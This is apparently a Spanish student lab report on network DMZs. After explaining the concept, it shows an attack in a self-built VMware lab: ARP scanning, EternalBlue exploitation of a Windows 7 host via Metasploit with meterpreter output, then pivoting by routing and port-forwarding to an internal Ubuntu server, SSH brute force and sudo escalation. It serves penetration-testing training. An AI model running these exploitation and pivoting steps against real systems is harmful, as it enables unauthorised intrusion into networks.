DMZ Ángel tripiana

ZONA DESMILITARIZADA


CONCEPTOS SOBRE REDES: DMZ

¿Qué es la DMZ?

La **DMZ (Zona Desmilitarizada)**, es una subred o área separada dentro de una red más amplia que está expuesta a redes externas (Internet) pero aislada del resto de la red interna. Su principal propósito es agregar una capa adicional de seguridad, separando los servicios que necesitan ser accesibles públicamente (como servidores web, servidores FTP o servidores de correo) de la red interna más sensible.

¿Qué se va a conseguir con está practica?

Lo que se está consiguiendo es entender cómo funciona una DMZ, en el dibujo de abajo se puede apreciar completamente como funciona dentro de redes organizativas reales, la DMZ tiene acceso a la red exterior pero no a la red interna (o sí depende del firewall y de las configuraciones del router y las interfaces que posean los hosts de la DMZ).



¿Qué servidores pondríais en la DMZ ella y por qué?


En la DMZ añadiría ordenadores actualizados en la última versión para que tengan acceso a la internet por la IP publica, servidores http (puerto 80) y https (443) y abriría el servicio RDP en un servidor Windows server para administrar todos los ordenadores desde forma remota, el servidor VPN para administrarlo de forma remota a la red que se forma entre otros pondría todo esto.

EJEMPLO AVANZADO PRACTICO


Voy a enseñarlo de forma práctica iniciando VMware con 2 servidores, uno con el cual yo tengo acceso desde mi Kali (maquina atacante), esté servidor será el de la DMZ y otro el cual está en otra subred la cual no tengo acceso desde el Kali y hay 2 interfaces de red en el servidor de la DMZ una que da afuera y otra a la red interna, pues voy a enseñar como se podría acceder a esté servidor de la red interna enrutando el tráfico, pero primero para hacer esto tendremos que vulnerar el servidor expuesto fuera del firewall (el servidor que pertenece a la DMZ), se puede apreciar en el dibujo lo que voy a hacer, si yo aplico una traza “icmp” del atacante al servidor final no tengo acceso mientras que a la DMZ sí, por lo que vamos a enrutar el tráfico vulnerando la DMZ.

DMZ LLEVADA A LA PRACTICA

Voy a iniciar un Kali, y un Windows 7 para la “DMZ” y un Ubuntu server como servidor, le pondré fallas de seguridad a propósito para enseñar esto de mejor forma. Iniciamos los hosts y configuramos las interfaces como anteriormente he explicado (para hacer esté entorno y más necesitas un ordenador relativamente potente).



En la maquina Windows 7 he agregado 2 interfaces de red.



EXPLOTACIÓN DMZ


Utilizo una herramienta la cual utiliza el protocolo “ARP” para descubrir a todos los hosts en el segmento de red de la interfaz de red “eth0” (es la que e configurado para la interconexión de la maquina atacante y el intermediario Windows 7), la dirección ipv4 del Windows es “30.30.30.128”, por lo que como se puede apreciar no puedo ver el servidor Ubuntu porque no estamos en la misma “LAN”, sin embargo, la de Windows 7 y el Kali sí.

```
root@notenter /h/sasuske73v3# arp-scan -I "eth0"
ERROR: No target hosts on command line and neither --file or --localnet options given
root@notenter /h/sasuske73v3# arp-scan -I "eth0" --localnet
Interface: eth0, type: EN10MB, MAC: 00:0c:29:e5:9f:72, IPv4: 30.30.30.129
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
30.30.30.1      00:50:56:c0:00:0a       (Unknown)
30.30.30.128    00:0c:29:5d:80:7c       (Unknown)
30.30.30.254    00:50:56:e2:2a:de       (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.888 seconds (135.59 hosts/sec). 3 responded
root@notenter /h/sasuske73v3#
```


Con su ttl se puede saber su “SO” al estar cerca de 130 se puede saber que la maquina es Windows, por defecto el ttl de las maquinas Windows es esté en Linux es 60.

```
root@notenter /h/sasuske73v3# ping 30.30.30.128
PING 30.30.30.128 (30.30.30.128) 56(84) bytes of data.
64 bytes from 30.30.30.128: icmp_seq=1 ttl=128 time=0.543 ms
64 bytes from 30.30.30.128: icmp_seq=2 ttl=128 time=0.221 ms
^C
--- 30.30.30.128 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1004ms
rtt min/avg/max/mdev = 0.221/0.382/0.543/0.161 ms
```

El escaneo me a indiciado que tiene el smb abierto con una versión antigua del protocolo smb, por lo que vamos a explotar está vulnerabilidad para corromper la DMZ.




Es el exploit “0” así que lo usaré para explotar la máquina, he puesto en el buscador de “metasploit” que busque a “eternablue”, es una falla hiper común y hiper peligrosa de los sistemas Windows 7 con el smb abierto, esto se aplica para cualquier sistema operativo que tenga el smb versión 1 y smb versión 2 corriendo, por estos motivos se recomienda actualizar a sistemas más actuales principalmente.




Configurando el “exploit” para añadir en la carga útil mi dirección IP como atacante y la de Windows 7 conseguimos un “**Shell interactiva**” del Windows 7, por lo que como se puede ver estoy en una conexión remota de la DMZ desde mi Kali, esto para entenderlo mejor es entre muchas comillas como una conexión “ssh”, repito entre muchas comillas porque esta conexión no está bajo ningún servicio.

```
meterpreter > sysinfo
Computer        : WIN-OI3AJO8JQA3
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : es_ES
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > dir
Listing: C:\Users\Angel tripiana sanz\Desktop
=============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2024-08-15 13:19:50 -0400  desktop.ini

meterpreter > touch
[-] Unknown command: touch. Run the help command for more details.
meterpreter > mkdir youarehacked
Creating directory: youarehacked
meterpreter > net user
[-] Unknown command: net. Run the help command for more details.
meterpreter > netuser
[-] Unknown command: netuser. Run the help command for more details.
meterpreter > id
[-] Unknown command: id. Run the help command for more details.
meterpreter >
```




Una vez habiendo explotado la DMZ vamos a ver las interfaces de red que tiene la maquina “Windows 7”. Se puede apreciar la interfaz 15 como una interfaz de red (la interfaz 14 era la conexión con la maquina Kali, está por ejemplo podría ser una conexión a internet por lo que como se ha podido ver es muy peligroso no tener todo a la última versión).



PIVOTING Y EXPLOTACIÓN DE SERVIDOR FINAL

EL pivoting es lo mismo que decir enrutamiento de puertos de la maquina final a la intermedia, lo que se hace es traer los puertos de la maquina final (el servidor Linux) a la maquina intermedia Windows, esto puede llegar a ser lo más complejo de entender, lo que yo estoy haciendo hay es dejarlo en segundo plano a la maquina con su intrusión y enrutando el tráfico.



He enrutado el trafico para que pueda tener acceso a la red interna desde la maquina Kali, la tabla de enrutamiento de la maquina intermediaria por la cual se está haciendo esto debe verse así, es como si enrutaras “routers”.


```
msf6 exploit(windows/smb/ms17_010_eternalblue) > route add 40.40.40.0 255.255.255.0 1
[*] Route added
msf6 exploit(windows/smb/ms17_010_eternalblue) > route

IPv4 Active Routing Table
=========================

   Subnet             Netmask            Gateway
   ------             -------            -------
   40.40.40.0         255.255.255.0      Session 1

[*] There are currently no IPv6 routes defined.
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

```
IPv4 Active Routing Table
=========================

   Subnet             Netmask            Gateway
   ------             -------            -------
   30.30.30.0         255.255.255.0      Session 1
   40.40.40.0         255.255.255.0      Session 1
```


Después de enrutar estás tablas, hay que utilizar un modulo especializado en utilizar el protocolo “arp” para encontrar en la interfaz de red de la maquina intermedia la maquina final, en esté caso es la ip “40.40.40.129”. El enrutamiento como tal se hace igual en Linux que en Windows, pero la utilización de herramientas para descubrimiento de hosts en la interfaz del host final (el servidor Ubuntu) puede cambiar dependiendo de ser Windows o Linux, si la maquina intermediaria hubiera sido Linux se haría de otra forma no con ese módulo de “metasploit”.

```
Interact with a module by name or index. For example info 0, use 0 or use post/windows/gather/arp_

[*] Using post/windows/gather/arp_scanner
msf6 post(windows/gather/arp_scanner) > use 0
msf6 post(windows/gather/arp_scanner) >
msf6 post(windows/gather/arp_scanner) > options

Module options (post/windows/gather/arp_scanner):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target address range or CIDR identifier
   SESSION                   yes       The session to run this module on
   THREADS  10               no        The number of concurrent threads


View the full module info with the info, or info -d command.

msf6 post(windows/gather/arp_scanner) > set rhosts 40.40.40.0/24
rhosts => 40.40.40.0/24
msf6 post(windows/gather/arp_scanner) > set session 1
session => 1
msf6 post(windows/gather/arp_scanner) > run

[*] Running module against WIN-OI3AJO8JQA3
[*] ARP Scanning 40.40.40.0/24
[+]     IP: 40.40.40.1 MAC 00:50:56:c0:00:0b (VMware, Inc.)
[+]     IP: 40.40.40.129 MAC 00:0c:29:97:a3:1a (VMware, Inc.)
[+]     IP: 40.40.40.131 MAC 00:0c:29:5d:80:86 (VMware, Inc.)
^C[-] Post interrupted by the console user
[*] Post module execution completed
msf6 post(windows/gather/arp_scanner) >
```


Ahora utilizo otro modulo para hacer esté enrutamiento de puertos, y lo que estoy haciendo es traerme un puerto de la maquina objetivo a la maquina intermedia, podría haberle lanzado un script de “nmap” para ver los puertos abiertos que tiene la maquina final abierta, solo le he abierto el puerto 22 “ssh”, sino supiera esto tendría que lanzarle un escaneo de puertos (si la maquina intermedia tiene instalado nmap será mucho más sencillo, sino este módulo una vez todo enrutado a la perfección te funcionara “scanner/portscan/tcp”).



Y aquí como se puede apreciar me he traído el “ssh” de la maquina final a la maquina intermediaria, pero esto no va a acabar aquí, voy a hacerlo lo más real posible.



Imagina que en la maquina intermediaria encontramos que el usuario de la maquina es “debían” pero no tenemos esa contraseña, por lo que vamos a hacer fuerza bruta al puerto ssh para ver si se puede llegar a sacar la “contraseña/password”.



Inicio sesión por “ssh”, y veo que solo hay un usuario y que pertenece al grupo “sudo” por lo que puedo elevar privilegios, y me hago root del servidor final.

BIBLIOGRAFÍA

https://docs.metasploit.com

https://excalidraw.com

https://hack4u.io

https://www.avast.com/es-es/c-eternalblue

(uso de documentación propia de las herramientas y del sistema operativo)

OPINION PROPIA DE LA PRATICA

Esta práctica me ha gustado mucho debido al entorno que he podido crear yo mismo. Ya sé que, **OBVIAMENTE**, no has pedido todo esto ni enseñan a hacer estas cosas, pero esto es una "**simulación de una empresa real**" por la cual, entrando por la "DMZ" expuesta por internet, he llegado a tener privilegios máximos dentro del servidor central privado, donde puede que haya un montón de información. Me estoy preparando para certificaciones (EJPTv2), que implican justo lo que acabo de enseñar, por lo que he querido hacerlo. Espero que te haya gustado. Con esto puedes ver lo seguro que pueden llegar a estar algunas empresas y la poca conciencia que hay públicamente de lo que pasa si no actualizas el sistema operativo o sus servicios, si hubiera habido un firewall de por medio me lo hubiera complicado mucho más.